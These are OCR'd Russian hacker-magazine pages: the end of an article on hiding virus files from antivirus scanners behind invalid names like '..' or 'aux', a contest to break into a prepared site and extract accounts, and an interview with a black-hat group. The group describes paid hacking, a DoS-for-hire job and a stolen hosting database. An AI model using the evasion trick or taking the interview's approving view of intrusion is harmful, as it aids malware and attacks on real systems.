
Наверное, каждый программист хоть раз в жизни пробовал писать вирус или троян. Естественно, чтобы вирус был настоящим вирусом, нужно намертво закрепить его в системе, а также принять меры к тому, чтобы его как можно дольше не обнаружил антивирус. Я попытался использовать некорректные имена файлов в этих целях. Я создал на винте новую папку и поместил в нее файл, содержащий тестовый вирус EICAR. Этот вирус не приносит никакого вреда и создан специально для тестирования антивирусов. Затем я просканировал папку с помощью Norton Antivirus. NAV правильно определил вирус и предложил отправить его в карантин. Я отказался, а вместо этого сделал вот что: переименовал файл "eicar.com" в ".." и просканировал папку заново. На этот раз NAV показал, что каталог чист. Затем я проделал то же самое, но на томе с NTFS, и вирус переименовал в "aux". Результаты были аналогичными. Этот несложный опыт показал, что метод может найти применение и в сфере создания вирусов.

Когда я изучал эту тему, то написал себе небольшую прогу, позволяющую быстро создавать/удалять файлы и каталоги с некорректными именами. Специально для нее я написал модуль на Дельфях, в котором реализовал наиболее часто используемые мной функции для работы с файлами, приспособив их для работы с некорректными именами. Если ты не хочешь сам возиться с реализацией описанных способов, то можешь взять прогу с нашего диска или скачать ее из инета. Думаю, что описанные мной способы не единственные возможные, и если ты поэкспериментируешь с разными функциями для работы с файлами, то ты можешь сделать свои реализации. Так что удачных тебе экспериментов!



Файл ".." можно увидеть только из командной строки

КОНКУРС X — СЛОМАЙ ПАДОНКАФ



www.padonak.ru - сайт конкурса

Вот и пришло время проверить свои знания и практический опыт в области net-security. Надеюсь, что за 5 лет существования журнала ты успел освоить некоторые секреты в Сети, о которых мы пишем, и теперь сможешь блеснуть своими навыками. Мы специально приготовили для тебя один сайт. Его необходимо проверить на безопасность и выполнить на нем конкретное задание. Для того чтобы ты справился,][оставил кое-какие баги на сайте. Тебе, конечно, придется постараться, чтобы найти их и воспользоваться ими. Хотя в первом конкурсе мы решили не давать особо сложных заданий.

Собственно, что же тебе нужно сделать? На сайте www.padonak.ru мы разместили тестовую страницу, к которой тебе нужно будет получить shell-доступ. Сам конкурс состоит из следующих шагов:

1. Сначала ты получаешь shell-access на сайте.

2. Далее находишь хеш пароля от mysql-базы данных, а после его обнаружения делаешь расшифровку. Как это делается, ты уже, конечно, знаешь :).

3. После дешифровки паролей ты должен вытащить аккаунты юзверей.


Эти самые аккаунты пользователей и будут доказательством того, что ты успешно прошел все три шага. А тот, кто первым пришлет эти самые аккаунты на konkurs@real.xakep.ru, получит ценный приз. Также в письме опиши процесс взлома - 1-2 Кб текста: как ты все проделал, какие программы использовал, сколько времени потратил. Это обязательно – иначе не получишь ценный приз :). Успехов!

P.S. Настоятельная просьба – если получаешь шелл-акцесс, не стирай ничего с сервера. Дай другим возможность потренироваться. Мы все равно будем следить за сайтом и обновлять его, если кто-то окажется слишком умным и все удалит. Нам на помощь придет crond.



mindw0rk (mindw0rk@mail.ru)

КОРОВА В ЧЕРНОЙ ШЛЯПЕ



В то время как бульварные газеты считают всех хакеров абсолютным злом, security-сообщество четко отделяет добро от зла по раскраске "хакерских шляп". White hat'ам достались уважение и почет, а black'ам - лишь презрение и гонения спецслужб. Только вот сами black'и не совсем согласны с навешенным на них ярлыком. У них есть свои мотивы и своя правда. Об этом мы и поговорим с российской BH-группой m00. Несмотря на то, что организована она была совсем недавно, команда довольно известна в комьюнити, и квалификация ее мемберов не вызывает сомнений. Интервью проходило на одном из приватных каналов IRC, где я общался сразу с несколькими парнями из m00. Для наглядности привожу нашу дискуссию в виде live-сессии. По просьбе ребят, ники не публикуются.

ИНТЕРВЬЮ С ГРУППОЙ M00

Session Start: Fri Jan 09 16:41:57 2004

*** Now talking in #m00int

M (mindw0rk): Для начала расскажите о том, как появилась группа, и откуда взялось эта странное название - m00.

D: Группа появилась летом 2003 года. В нее вошли по два человека из DHG и DWC плюс двое со стороны. Были приходящие-уходящие, но их не считаем. Название, как и сама идея создания m00, родилось на IRC.

M: А почему вы ушли из других групп и создали эту?

A: Дело в том, что DHG & DWC были проектами со специфической ориентацией в security. Проще говоря, скрипт-киддили помаленьку. Со временем уровень вырос, приоритеты поменялись. И те, кто решили продвигаться дальше, объединились под началом проекта m00.

M: Сколько на данный момент в группе мемберов? Пару слов о каждом.

D: 6 человек. Это все, что я могу сказать.

M: В реале все друг с другом знакомы?

A: Не все. Но мы собираемся это исправить :).

M: Какие основные направления деятельности m00?

D: В первую очередь, это эксплойтинг и программирование под linux/bsd/win32.

A: Исследование софта, нахождение багов, эксплойтинг багов, написание софта, компьютерные сети (глобальные и составные ака интернет). Все вышесказанное приоритетно под *nix-системы.

M: Можете выделить любимую систему?

O: У меня slackware linux =).

A: *bsd (FreeBSD).

H: Linux.

G: winNT и ReactOS (opensource клон windows NT).

D: Linux.

M: В список Friends на вашем сайте занесены nerF, ech0, Priv8, uhagr, securitylab и void. Как m00 сблизилась с этими командами?

D: С priv8 и uhagr мы познакомились, когда занимались исследованием и эксплойтингом HalfLife'a (а затем и HalfLife2). Сотрудничество вылилось в наш m00-HL-portbind.c (эксплойт для клиента) и их hl-priv8-uhagr.c (для сервера). Больше совместных проектов у нас не было. Все ограничивается лишь обменом некоторыми закрытыми релизами и информацией. Со всеми остальными просто в дружеских отношениях.

M: Последний раз, когда я заходил на ваш канал #m00sec (EFnet), народ там обменивался ссылками на порнокартинки :). А часто ли у вас проходят действительно интересные дискуссии на тему security? И какой был самый памятный чат?

D: Самый интересный (а главное познавательный!) на моей памяти чат был с /dev/null'ом из UkR по поводу управления своим же модемом через удаленный cisco-роутер =). К сожалению, лог у меня не сохранился, но если эта тема кому-то будет интересна - можно оставить пост на форуме opennet.ru. Дев обязательно ответит =). Серьезные обсуждения на канале ведутся редко. Все тематические дискашены проходят в приватах. Мы не особо доверяем посетителям своего канала :-).

M: Какие андеграундовые каналы IRC сейчас самые авторитетные?

D: Я сижу только на EFnet, поэтому и говорить буду только про его каналы. По "качеству" аудитории из публичных я бы выделил: #plan9, #!ethics и #vuln. На четко сформулированный вопрос там всегда можно получить ответ.

O: Я с бразильцами общаюсь на #priv8security.

M: Насколько я знаю, вы не отрицаете, что являетесь блэкхэтами? Вас не смущает негативное отношение к ним?


G: Нет, не смущает. Все, что могут большинство вайтхэтов - это конфигурировать киско-роутеры и файрволы. При этом они яростно ругают блэкхэтов, хотя сами пользуются достижениями blackhat community для зарабатывания денег. Они думают, все, кто компрометирует системы, такие же бездарные скрипт-киддисы, как и они сами.


H: Будет время, почитай это: http://phrack.unixchicks.com/p62-0x0b.txt.

M: Читал. Ты полностью поддерживаешь этот манифест?


H: Я согласен со всем, кроме того, что нужно давить white hat'ов. Автор уж слишком перегнул палку :).

A: Лично я не приветствую развитие секурити-индастри. Вайтхэты скандируют: "Исследования! Свобода информации!", но, сотрудничая с корпорациями, сами же являются


СТР.88 ИСТОРИЯ UNIX И LINUX
Подробный рассказ о том, как появились две революционные системы.


СТР.102 DEFCON: КРУПНЕЙШАЯ ХАКЕРСКАЯ ТУСА
Главный организатор DEFcon рассказывает о самой масштабной хак-пати.


СТР.106 DALNET: КАК ЭТО БЫЛО
История и реалии сообщества DALNet и канала #xakep.



причиной ее ограничения. ИМХО, хакерское сообщество должно жить отдельно от корпоративного мира, а не сотрудничать с ним. Из-за того, что многие переходят сейчас на сторону корпораций, таким как мы приходится все больше углубляться в андерграунд.

M: Так ведь это тоже по-своему хорошо? Возвращается атмосфера 80-х, когда была та самая "элитная тусовка", и все друг друга знали.

A: Андеграунд никогда не станет таким, как 10 или 20 лет назад. Дух - может быть, и возвращается, но положение вещей в мире уже совсем другое. А это важно.

M: Расскажите о российской хак-сцене, какой вы ее сейчас видите. Много ли сейчас активных групп в СНГ?

A: Я ее разделяю на 2 части. Первая - это киддисы, в числе которых: gipshack, kodsweb, rst и им подобные. С другой стороны - Nerf, Lbyte и UkR. Правда, последняя окончательно увлеклась секьюрити как бизнесом, и, имея в составе своей команды около 2 человек, уже не представляется мне частью сцены. Те, кто что-то могут для нее делать, давно осознали, что это не нужно. И иногда, очень редко, подкидывают жалкие огрызки со своего приватного стола остальной публике.

M: А как же "information must be free"?

H: Это все сказка :). Никакая она не фри, и никогда не была.

A: Слишком утрированный принцип. Информация должна быть свободной для тех, кто заслуживают обладания ей.

M: А как определить, кто заслуживает, а кто нет?

A: А как определить, стоит человеку доверять или нет? :) Разве хакеры раньше выносили украденную информацию на всеобщее обозрение? Сцена была для своих, потому что попасть на нее могли лишь те, кто был этого достоин. Сейчас интернет открыл большие просторы, и просто так выставлять важную информацию глупо.

M: Как вы оцениваете общую степень безопасности компьютерных систем в России?

H: В целом неплохо. Русские сисадмины менее ленивы, чем в других странах. Наверное, из-за того, что в России хакеры могут не бояться угодить за решетку, если не провернули что-то действительно серьезное. Поэтому и число попыток атак у нас очень большое, по сравнению с остальным миром, что, несомненно, ведет к увеличению степени безопасности.

M: Как относитесь к взлому за деньги? Согласились бы за несколько штук зелени взломать для богатого дяди нужный ему сервак?

O: Возможно.

G: Да, если это будет для меня достаточно безопасным.

A: Если это покажется мне безопасным и не будет противоречить общечеловеческой морали - однозначно да.

H: Хм. Не для всякого :) Я бы поинтересовался мотивами.

M: А если дополнительная информация не разглашается? Есть цель. Есть сроки. А еще солидный аванс.

H: Хз. Никогда серьезно над этим не задумывался. Но сама мысль о том, что заказчик от меня что-то скрывает, заставила бы почувствовать дискомфорт.

M: Сколько вообще сейчас стоит заказной взлом на "рынке хакерских услуг"? И существует ли такой рынок?

A: Мне реально предлагали от $5000 до $10000 за сбор и подделку специализированной информации. Но моя квалификация была слишком низкой для такой работы. Я отказался.

O: Мне предлагали за $300 завалить сервак на три дня ;). Я завалил на сутки, мне не заплатили :(.

H: А мне, кроме взлома мыла, ничего не предлагали ;).

M: Мне даже этого никто не предложил :). А конфликтные ситуации были? Может, на

вас выходило ФБР, или какой-то админ сильно ругался, что вы топчетесь по его серваку?

O: Да :). Давно это было, еще при DWC. Несколько оказий :).

G: Были, когда я еще дефейсил сайты. Часто админы дефейснутых сайтов выражают недовольство.

A: В молодости, по глупости... С небольшими фирмами и админами в частном порядке. Отмазаться помогал простой способ - прикинуться дурачком, который в компах ни бе ни ме. Один раз пришло официальное письмо от компании с предложением заглянуть в суд :). Но так как составлено оно было юридически неграмотно, то, проконсультировавшись со знакомым юристом, я на него просто забил. Они дальше не наезжали.

M: Каковы мотивы ваших взломов?

H: Любопытство. Иногда нужен сервис или быстрый канал.

A: Вызов самому себе. Своим знаниям.

O: Иногда бывает интересно протестировать какую-нибудь вещь :). Или просто BNC повесить.

G: Не знаю. В последнее время почти не занимаюсь взломом - времени нет. Делаю упор на кодинг.

M: А какой был самый крупный трофей в результате взлома?

O: База данных логинов, паролей всех пользователей на большом хостинге. Хотя это банально как-то :).

A: Чувство глубокого удовлетворения :).

H: Точно :).

A: Ну, а на самом деле - интересные коды, логины, пароли. Это само собой. Реально делается все больше для себя, а что уж мы там найдем - это детали. Скажем так, доступ к запуску ядерных ракет мы не получали :).

M: Есть ли системы, которые оказались вам не по зубам?

H: Есть, конечно.

O: FreeBSD пару раз. Solaris млин :).

A: Я когда-то 98 винду не смог соседу без "Format C:" восстановить :).

M: Кто-то из группы принимал участие в sec-конференциях или хак-пати?

H: У нас в России есть официальные хак-пати? :)

M: Спрыг :).

H: :)) Арви рулит.

A: Если считать встречи в реале, то, конечно, были. Но масштабными sec-конференциями или хак-пати я бы это не назвал. Есть тот же Спрыг, но меня не тянет спрыгаться туда :).

H: Идея витает в воздухе, но никто еще не реализовал.

M: А если появится что-то серьезное - приедете поучаствовать?

A: Да, если мероприятие будет на уровне.

H: Всеми руками за. Но дело в том, что серьезные люди часто бывают слишком заняты, либо им такие мероприятия попросту неинтересны. Чтобы заинтересовать авторитетных людей, нужно, чтобы саму пати организовали авторитетные люди. Видимо, придется также привлечь меценатов, так как проводить такое событие на улице или в поле, как минимум, глупо :). А людям ведь нужно будет обмениваться софтом, инфой. Нужно перенимать опыт западных коллег.

M: А не страшно светиться? Ведь там, возможно, будут преемники дяди Чепчугова :).

G: Мне нечего бояться. Я не нарушаю закон.

A: Сам он 100% приедет, я думаю. Как раз поэтому, имхо, лучше организовывать свои закрытые вечеринки с приглашением других групп :).

O: Да. Разослать письма друзьям... многим друзьям, собраться, посидеть. Кто-нибудь что-нибудь почитает, пивка попьем.

D: Я думаю, что на данный момент проведение масштабной пати невозможно. Сами подумайте, кто там будет выступать? Все авторитетные проекты, которые могли бы выступить организаторами - в прошлом. Hackzone.ru и void.ru превратились черт знает во что. Это ж надо, на hz публиковать статьи про "халявный инет" и "интервью с icq-хакером"! А на void.ru, кроме переводов иностранных статей и мусора, вроде "обзор DEFACED zine", "DoS против Serious SAM", не появляется вообще ничего.

В России есть действительно сильные security-эксперты (ЗАРАЗА, А.В.Лукацкий, Solar Designer, freelsd и др.), которые могли бы представить на подобной конференции что-то новое и интересное. Но собрать их вместе - задача не из легких. Что же до команд - те, которые могут выступить с чем-то интересным, уже давно поняли, что работать на публику - дело неблагодарное. Поэтому самое вкусное не уходит и не уйдет за пределы их архивов.

M: В любой области есть самородки - талантливые ребята-самоучки, которые, судя по всему, далеко пойдут. Можете ли вы выделить таких парней в российском h/p комьюнити?

D: xCrZx из lbyte.

O: wsxz из priv8? :)).

A: Я бы не стал уточнять ники. Как по мне, люди из Nerf и Lbyte - одни из лучших.

M: Многие хакеры отдают предпочтение электронной музыке, особенно направлению Trance. Как вы думаете, с чем это связано? Какую музыку слушаете вы сами, и помогает ли она в работе?



D: Музыка, будь то Trance, Rock или Rap, помогает сконцентрироваться. Лично у меня xmms запущен всегда. Слушаю, в основном, альтернативу и рэп (Rapsody rox).

G: Для меня это хороший допинг, который помогает взбодриться и собраться с мыслями. Поэтому я предпочитаю слушать ритмичную электронику: Hard House, Trance и.т.д. Такая музыка нисколько не отвлекает, а наоборот, помогает в работе. Я никогда не программирую без музыки.

M: Как по-вашему, что нужно сделать сейчас, чтобы добиться мирового признания среди серьезных хакеров?

H: Я думаю, сейчас люди получают признание после создания чего-то действительно нового, чего раньше никто не делал. Здесь я не имею в виду эксплойты, которых еще никто не писал :). Хотя это тоже здорово и, несомненно, заслуживает признания, если ты написал эксплойт для известной и широко используемой программы. Причем юзающий ошибку, тобой же найденную.

M: Каким вам представляется символ хакерства? :)

A: Хакерство - настолько часто меняющееся понятие, и такое многогранное, что его определение каждый раз формулируется и понимается по-разному. Каждый считает себя хакером в своей области, и если создать такой символ, то вряд ли он удовлетворит всех. Лично для меня это было бы что-то, символизирующее борьбу с обществом и его стандартными стереотипами.

M: Ладно, хватит с вас на сегодня. Давайте. Не попадайтесь :).

